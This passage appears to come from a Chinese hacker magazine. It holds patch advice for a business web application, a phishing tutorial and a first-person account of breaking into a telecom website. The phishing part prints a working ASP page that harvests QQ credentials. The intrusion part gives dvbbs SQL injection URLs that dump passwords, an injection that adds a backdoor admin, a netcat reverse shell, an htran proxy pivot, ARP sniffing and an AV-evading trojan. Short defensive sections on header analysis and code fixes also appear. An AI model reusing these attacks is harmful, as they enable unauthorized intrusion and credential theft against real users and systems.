进入后台测试后才发现，在实验中所看到上传漏洞有些已经不存存了，如“展会信息管理”中的上传漏洞，就已经取消了【*用户管理平台中也取消了*】！而“广告服务管理”中的修改漏洞不知怎么回事，修改广告时，却出现了错误，不知是管理员删了这个文件，还是这个文件做了修改，后来进入网站后，把EditLink.asp文件Down了来，经过对比，并没做任何改变，搞不懂怎么回事！同样，“增加广告”中的上传有的网站可以使用，有的却不能使用，出现这样或那样的错误。不过这个网站可以增加广告，说明LinkADD.asp还可以利用。最和偶保持一致的，还是“备份数据库”功能，无论是那一种版本，都可以按要求备份，对于取消了前面几种上传漏洞的网站，可以采用备份数据的功能来提升权限。

四、程序修补建议

既然有了漏洞，就要再说一下修补方法！希望使用天意商务程序的站长关注喽！：)

A、对于注入漏洞，主要是因为提交的搜索参数过滤不严造成的，可以使用replace()函数进行一下过滤，如对提交值txtitle过滤单引号，语句为：replace(request("txtitle"),"'","")。

B、对于上传漏洞，则是因为天意使用了几个版本的上传程序，修补了这个，难免那个又出现漏洞了，建议使用一个版本的上传程序。而如今的当务之急，则是先解决“栏目分类广告”版块中的上传漏洞，借鉴天意程序中其他版本的上传模式，进行修补。

对于增加广告LinkADD.asp中的上传漏洞：可以把其中的“**formPath=upload.form("filepath")**”这一句改为“**formPath="../../yqlj/picture/"**”，文件路径由提交改为固定；而对于修改广告EditLink.asp中的上传漏洞，除了将其中的“**formPath=upload.form("filepath")**”改为“**formPath="./../yqlj/picture/"**”外，还要在**set file=upload.file(formName)**之后加入如下判断扩展名的语句：

```
dim fileExt
fileExt=lcase(right(file.filename,4))
if fileEXT<>".gif" and fileEXT<>".jpg"
and fileEXT<>".swf" then
response.write "ERROR[<a href=#
onclick=history.go(-1)>RESERT</a>]"
response.end
end if
```

C、对于备份数据库功能，在保留原有禁用的状态下，建议再添加判断提交地址的语句，修改admin_backdb.asp文件内容，

将下面的语句加在“if Request.QueryString("action")="back" then”之前：

```
'判断提交是否来自外部
Dim Server_V1,Server_V2
Server_V1=Cstr(Request.ServerVariables("HTTP_REFERER"))
Server_V2=Cstr(Request.ServerVariables("SERVER_NAME"))
If Mid(Server_V1,8,Len(Server_V2))<>Server_V2 Then
response.write "<script>alert(""请不要从外部提交数据！"");history.back();</script>"
response.end
End If
```

如果不使用备份或恢复数据库功能，个人建议删除**admin/system/admin_backdb.asp**这个文件，或者将该文件重命名，从而避免备份与恢复数据库功能被他人所用。

五、尾声

由于天意商务程序中的文件太多，偶的能力有限，只能介绍这么多！这里也希望各位爱好安全的朋友，对于有漏洞存在的商务主机，不要搞破坏！毕竟这里面存放的都是商务信息，一条信息有可能会影响一个人的一生！真诚希望商务信息网站能够越来越安全！最后声明一下：本文仅用于技术交流，严禁用于非法途径，否则，引发的一切后果自负！

【文章中的相关工具天意商务利用程序、dvup_delphi.exe、桂林老兵cookie浏览器MyBrowser.exe、WinSock Expert v0.6已收录在本期光盘】

编辑点评：这篇文章与那篇从蚂蚁到金梅的思路、方法如出一辙。量的积累会达到质的提升，相信无论是读者还是作者都会从中找到规律，找到某种脚本类型的注入方法。

网络钓鱼之E-MAIL欺骗详解

疯狗[BCT]

在黑站挂马盗窃行为等等日益盛行的今天，很多用户都已经注意到了杀毒以及网络防护的重要性，而且对于这些盗号的手法已经有了一定的防御意识，而在国外网络钓鱼的潮流慢慢的影响了国内，所以在此我们就介绍一下关于网络钓鱼攻击的一些手法。网络钓鱼是一种不需要挂马那样子要以软件以及大流量的网站作为传播源，更加不需要什么漏洞就可以完成整个攻击的过程，现在大体来说网络钓鱼分几种常用的手法（1）通过利用虚假网站进行钓鱼、（2）利用虚假邮件进行欺骗；（3）利用木马进行钓鱼攻击。而本文将会举例介绍关于E-Mail邮件欺骗的手法以及防御。

E-Mail地址欺骗

基于现时的E-Mail钓鱼邮件来说，大多数都是利用可免费使用的E-Mail服务，然后注册一些相近的E-Mail账号，然后借此去诱骗用户相信该邮件的来历，但是往往确定就是在于官方的客服或者是管理员邮件都与之不符，为了更好的去欺骗用户，钓鱼者本身会利用自行架设的E-Mail服务器或者是群发软件进行大量垃圾钓鱼信件！以下就是*** 系统所构造出来的邮件信息（图1）。

一个普通的用户是不会去查看E-Mail信息头的！所以这样子的诱骗方法成功率很高。

每一样手法也有不一样的缺点，利用近似的邮箱去进行网络钓鱼攻击，首先用户本身容易发现，而且可信性很低；而利用自行架设的邮件服务器虽然欺骗性很强，但是网络钓鱼因为前期的投入会比较大，所以为了可以在生命期内可以得到更好的效果，会不断的以成千上万的邮件数量进行发送，因为国内不但在反钓鱼，并且也致力于垃圾邮件



图1

的过滤。作为钓鱼者本身不但要达到钓鱼的目的，而且也要逃过反垃圾邮件的过滤，这就成为了邮件钓鱼的一大难题（PS：国内基于反垃圾邮件也属于初起步阶段，而且国外过滤软件对于中文邮件的过滤还是有明显的不足）。

我们就来进行一次模拟钓鱼（知道攻击的方法才知道怎么防御嘛）。好了，既然我们伪造了某官方的E-Mail地址，现在该伪造邮件内容了，这个很简单但是也很重要。首先构造好我们所需要欺骗的内容，这个我用的是正常的一个官方QQ网站的页面，再把有关的信息改为更加诱惑性的（引诱贪图小便宜者），下面就该修改提交数据的地方了，看了一遍，找到如下代码：

```
<form name=hform method="post" action="http://***.**.com/login">
<INPUT type=hidden value=http://game.**.com/ap/info.shtml name=u1>
<tr>
<td height="25" colspan="2"><img src="/ap/images/new/title03.gif" width="106" height="19"></td>
</tr>
<tr>
<td width="44" height="25"><b>QQ号码</b></td>
<td width="126"><input type="text" name="u" style="width:100px;" class="l01"></td>
</tr>
<tr>
<td height="25"><b>密　码</b></td>
<td><input type="password" name="p" style="width:100px;" class="l01"></td>
</tr>
```

为了可以更好的将整个钓鱼过程完善，我们自己构造一个数据转储的页面，致使用户将敏感信息提交，这样子我们就可以得到用户的信息了。这个简单的数据转储的页面部分代码如下：

```
<%
On Error Resume Next
OICQ = Request.Form("u")
Password=request.form("p") '获取表单内容
msg="QQ号码："&OICQ&"|QQ密码："&Password
testfile=Server.MapPath("fenggou.asp") '保存信息的文件
set fs=server.CreateObject("scripting.filesystemobject")
set thisfile=fs.OpenTextFile(testfile,8,True,0)
thisfile.Writeline(""&msg& "")
thisfile.close
set fs = nothing
%>
<script language=vbscript>
window.location.href="http://www.**.com/" '为了逼真可以在转存完信息后跳转页面
</script>
```

然后保存到空间上，例如：http://fenggou.net/qq.asp（当然是假的），替换http://****.***.com/login，整个过程最主要的就是用户信息提交处，为了更好的欺骗用户提交信息，我们会在提交处代码做一些隐秘修改，看我的测试结果（图2）：




图 2

对方输入密码后保存的页面如图 3 所示：




图 3

E-Mail 钓鱼邮件的防范并不是很困难的一件事情，最直接的就是查看邮件源代码，看看密码类敏感信息被传递到那个文件。通常来说钓鱼者为了可以保护信息的提交，钓鱼者本身会利用中转页或者是中转网站进行密码记录，然后再将密码在此提交给真实网站．更有甚者，会把密码记录到远程网站，当你输入敏感信息之后，程序确定无误后整个过程就结束了，那时候钓鱼者会很巧妙的说是因为系统繁忙或者其他原因，导致这次的操作不能够完整的结束。

再告诉大家介绍一个好的方法，分析邮件头，我们可以去中国反垃圾邮件联盟的邮件头分析页面(URL：http://anti-spam.org.cn/services/parser.php，感谢HaK_BaN提供)，首先提取E-Mail文件头，然后添加到分析页面进行分析。我们来比较下，图 4 是我伪造的，图 5 是真实的。

发现有什么不同了吗【别告诉我颜色不同，汗】？其实就是Received字段【信件的邮件路由】露出马脚了，因为图 5 是从真正的某官方邮件服务器发来的，所以Received标明为"from tencent.com (service_197 [192.168.10.197]) by service.tencent.com……"当然，对这些网络活动了解的话就该知道，这些活动或官方很少用E-Mail形式来索要用户密码之类敏感信息的。

URL 欺骗

这个手法比较有意思，当我们鼠标虚点一个连接的时候，浏览器的状态栏就会显示出这个地址，如果我们静心构造下该超连接代码，让它表面上是我们看到的连接，但是点完后转向到另一个连接呢？例如：**<url>http://fenggou.net</url>**如果对方E-Mail的HTML代码显示正常，那么他只能看到http://fenggou.net，但是点击后打开的是BCT的网站。如果我把连接构造成**<url>GMAIL 用户免费升级3G，点击此连接升级！</url>**。

字段分析	
字段	字段值
Received	from service.tencent.com (unknown [61.236.81.148]) by mx9 (<mz_518@163.com>; Thu, 28 Jul 2005 23
X-Originating-IP	[61.236.81.148]
From	"service@service.tencent.com" <service@service.tencent.com>
Subject	=?GB2312?B?UVHX6sqvse07pK0syMPE+rjf1e303tPH?=
To	mz_518@163.com
Content-Type	text/html;charset="GB2312"
Reply-To	service@service.tencent.com
Date	Thu, 28 Jul 2005 23

图 4

字段分析	
字段	字段值
Received	from service.tencent.com (unknown [61.141.194.225]) by mx1 (Coremail for <mz_518@163.com>; Thu, 28 Jul 2005 23 from tencent.com (service_197 [192.168.10.197]) by service.tencent.c j6SF5Ikq015279 for <mz_518@163.com>; Thu, 28 Jul 2005 23
X-Originating-IP	[61.141.194.225]
Date	Thu, 28 Jul 2005 23
Message-Id	<200507281505.j6SF5Ikq015279@service.tencent.com>
Subject	尊敬的用户，请查收重设QQ密码邮件
From	service@service.tencent.com

图 5

因为是Gmail升级，连接又是GOOGLE的，谁都不会怀疑的，但是点击后跳转到了http://fenggou.net，于是自己构造一个逼真的升级页面，在加上E-Mail地址欺骗，这个危害我就不多说了【以上只是举例，并非针对性，大家误对号入座！】。

还有种URL欺骗大家也要注意，有的门户站的搜索未过滤，我们搜一个JS脚本，例如：<script>alert('hello BCT')</script>，确定搜索后就会弹出一个内容为"hello BCT"的对话框，写一些跨站脚本也可以触发，那么我们搜索<script>window.open("http://fenggou.net/")</script>,<iframe src=" http://fenggou.net/" width="0" height="0"></iframe>呢，然后复制当前浏览器显示的连接，用<url>B</url>的方法在伪造封电子邮件，鼠标虚点连接，状态栏显示的是该门户站的搜索地址加经过编码的搜索内容，普通的上网用户应该不会怀疑吧，当用户点击后打开的的确是该网站的搜索页面，但是在此同时也打开了另一个页面，这个页面是网页木马还是进一步的钓鱼页面呢？我们不得而知，总之对您是有害无益的！URL欺骗的防御方法嘛…目前还真没什么好办法，就是大家在碰到此类可疑链接时仔细对比链接和状态栏显示是否相同，如果状态栏的链接来自搜索页面的话要更加注意！

以上的只是常用的E-Mail钓鱼范例，当然也会存在着一定的错误或者出入，本文只是为了大家再看分析的时候，可以注意到现今国内的网络诈骗的手法，懂得如何去懂得防御这方面的攻击，应该懂得如何利用可以利用的资源，用中国反垃圾邮件联盟以及一些免费的反钓鱼以及反垃圾邮件的工具进行辅助，在使用网络的时候就不会受到这方面的欺诈，防止被"钓"！其实识破骗局最简单的方法就是保持一颗端正的心，天下没有免费的午餐，不要因为贪心而因小失大！

编辑点评：

E-Mail欺骗攻击，也是最近黑客常用的手法了。不过依靠用户输入表单来进行欺骗，成功率是太低了。第一是要依靠邮件支持html语法，许多大邮件服务器早已过滤了相关的html代码，比如yahoo、hotmail等等。如果可以支持html，倒不如直接弹出网页木马来了；第二是要依靠用户的心理作用，你想一下有多少网虫在邮件系统中填过表单？不过，E-Mail攻击是最近的黑客手法一个方向，如果能够发现yahoo、hotmail等邮件的xss漏洞，市场价值在10万以上的，不信的话，如果你发现了，可以联系我来证明。

渗透某某电信全过程

linzi

一、踩点

http://xxx.online.xx.xx是XX电信的站点，这个站是我一直都想拿下的。首页存在注入点，是sa角色登陆，数据库是放另一外网的主机，那台主机禁止对外连接，但是可以上网，对外不开放端口。http://xxx.online.xx.xx/bbs为其论坛，版本是access+dvbbs7.0 sp2。

二、拿下WEBSHELL

动网前台提权的方法我就不多说了，利用jinsdb写的工具，很快就得到前台管理员权限，开始拿后台权限。由于动网recycle.asp过滤不严，导致注入漏洞的存在。先说一下，漏洞不是我发现的，构造注入点如下：**http://xxx.online.xx.xx/bbs/recycle.asp?tablename=Dv_bbs1 union select 1,2,l_content,4,5,6 from dv_log where l_id>0 union select 1,1,1,1,1,1 from dv_bbs1&page=7** 获得l_content的值，这里存在动网的前后台明文密码。要注意的是，这个漏洞的前提是以前台管理员身份登陆，对access和mssql的dvbbs 7.x通杀，通过上面的构造，就可以爆出l_content的内容。这里还要说的是，最后面的&page=7，通过上面的注入语句是爆出所有l_content的值，但是动网一个界面只能显示10多条，所以大家通过修改page的值来找l_content的内容，一般是在最后几个数字，这个page是回收站的页数，如果一共有130页，你一般从120开始，这样，通过121、122一直累注上去，直到找出password的明文，如果你懂点sql语法的话，当然也可以用来爆管理员的md5密码散列，只是变换一下注入语句而已，如：**http://xxx.online.xx.xx/bbs/recycle.asp?tablename=Dv_bbs1 union select 1,2,password,4,5,6 from dv_admin where password>0 union select 1,1,1,1,1,1 from dv_bbs1&page=7**。利用上面的注射方式，就可以暴出l_content的值。当然，如果你想暴dv_admin的话，只要构造一下注射语句就可以了。利用这个注入点很快就会暴出前后台的账号和密码，如图1所示。而对于sql版动网的方法更多，动网的其它文件也存在注入漏洞，如：先查看一下随便一个用户的资料，在最下面的奖惩处点一下，如图2所示。




图1




图2

接着在操作理由里输入：test ，没有对用户进行分值操作 **','127.0.0.1',5) ;insert into dv_admin (username,[password],flag,adduser) values('linzi123','7412b5da7be0cf42','1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37','linzi123');--** 这样在后台就加了一个linzi123的用户。进到后台后，sql的和access在备份的地方有些不同，偶给大家一个备份的webshell的文件databack.htm，打开他的源代码，找到语句 **<form method="post" action="http://目标主机/ADMIN_data.asp?action=BackupData&act=Backup">**，把目标主机换成你已经进入后台的url就可以了，如**http://www.cnbct.org/bbs/**，接下来就和access的一样了，方法我就不多说了。我得到aspshell如图3所示：




图3

三、代理的妙用

得到aspshell后，从传统的思维模式从发，先拿下这台机子，然后再向内网渗透。但是通过踩点后发现，主机的安全性做得还可以，也没什么可以利用的第三方提权软件。通过踩点可以知道，目录限得很死，activeX禁止创建控件，虽然主机有用Serv-U，但是改了端口和默认的账号和密码，所以根本无法提权。这时的想法是，先利用jet exp得到一个可执行的shell，然后，利用这个shell把主机做成一个socks5肉鸡，通过反弹，本机也进入其内网，再接着，就是扫描嗅探出主机Serv-U的账号和密码，然后quote site exec执行命令。

实践过程：

1.本地执行：jet 1 222.222.222.222 520，其中222.222.222.222为本机的IP，520为监听端口，这样就生成了一个db1.mdb。

2.把它上传到xxx.online.xx.xx，利用老兵的数据库操作功能打开这个db1.mdb，当然用海阳2006的数据库操作功能也可以，只要可以打开就可以。

3.本机事先用nc执行nc -lp 520，很快就得到一个反弹的shell，这里说一下，反弹的权限是当前权限，当你用systemadmin打开db.mdb，返回的会是systemshell，而在aspshell下打开则返回了aspshell的权限。

4.得到shell后，再上传一个htran，新版的htran有个sock5反弹的功能。命令依次执行如下，本机 htran -s -listen 670 6700，xxx.online.xx.xx的反弹回来的shell上执行htran -s -connect 我的IP 670。

5.本机再用sockcap连接我的IP的6700端口，自己就变成了在他的内网中的一台机器。这里要说的是guest权限是可以实现socks5的转发，大家不必去担心权限不够。sockscap连接后，挂上扫描器，这个时候你扫的就会是那个内网所在的机子了，偶挂上后扫到内网几台弱口令的机子。

四、向WEB主机进军

得到内网机子的system权限后，开了他的3389，并用htran转到了公网。有了一个GUI界面，也就方便自己的渗透。装好驱动，准备arpsniffer。因为主机有ftp，且是serv-u，所以我选择了嗅探它的21端口。对于嗅探的内容，网上有很多人做成了动画，大家去国内的黑客站点搜索一下就有资料。但是有一点要说一下，有些朋友在嗅探时老是显示can'n spoof等等出错信息，我建议大家去小榕的官方去下载原版的。个人经验觉得是驱动问题，大家换旧的驱动包，不要用新的。几天后，再登上内网的机子，查了一下嗅的文件，看到了漂亮的ftp密码，不过不是system权限，好在目录是c:\，有写的权限，向启动写了一个批处理，内容就是运行偶上传的马儿，这里的马，偶放了一个没公布的马，免杀嘛！几天后就看到反弹了。反弹后，偶先把它做成了sockscap肉鸡，这个时候做成服务，方便以后进来。用sockscap加个服务器，主要是方面以后的渗透，做完后，用sockscap添加3389登陆器，然后连接127.0.0.1就看到了界面，如图4所示。




图4

五、向最难的SQL服务器进军

查看conn.asp文件后，可知mssql服务器的IP是另一公网主机，不过，这台主机很让人难过，因为那台主机做了IP限制，只对xxx.online.xx.xx开放1433端口，其它的主机碰都碰不到它，另外采用软硬结合的防火墙，禁止程序对外连接，还好可以上网。到这里对于渗透这台主机有两个思路：

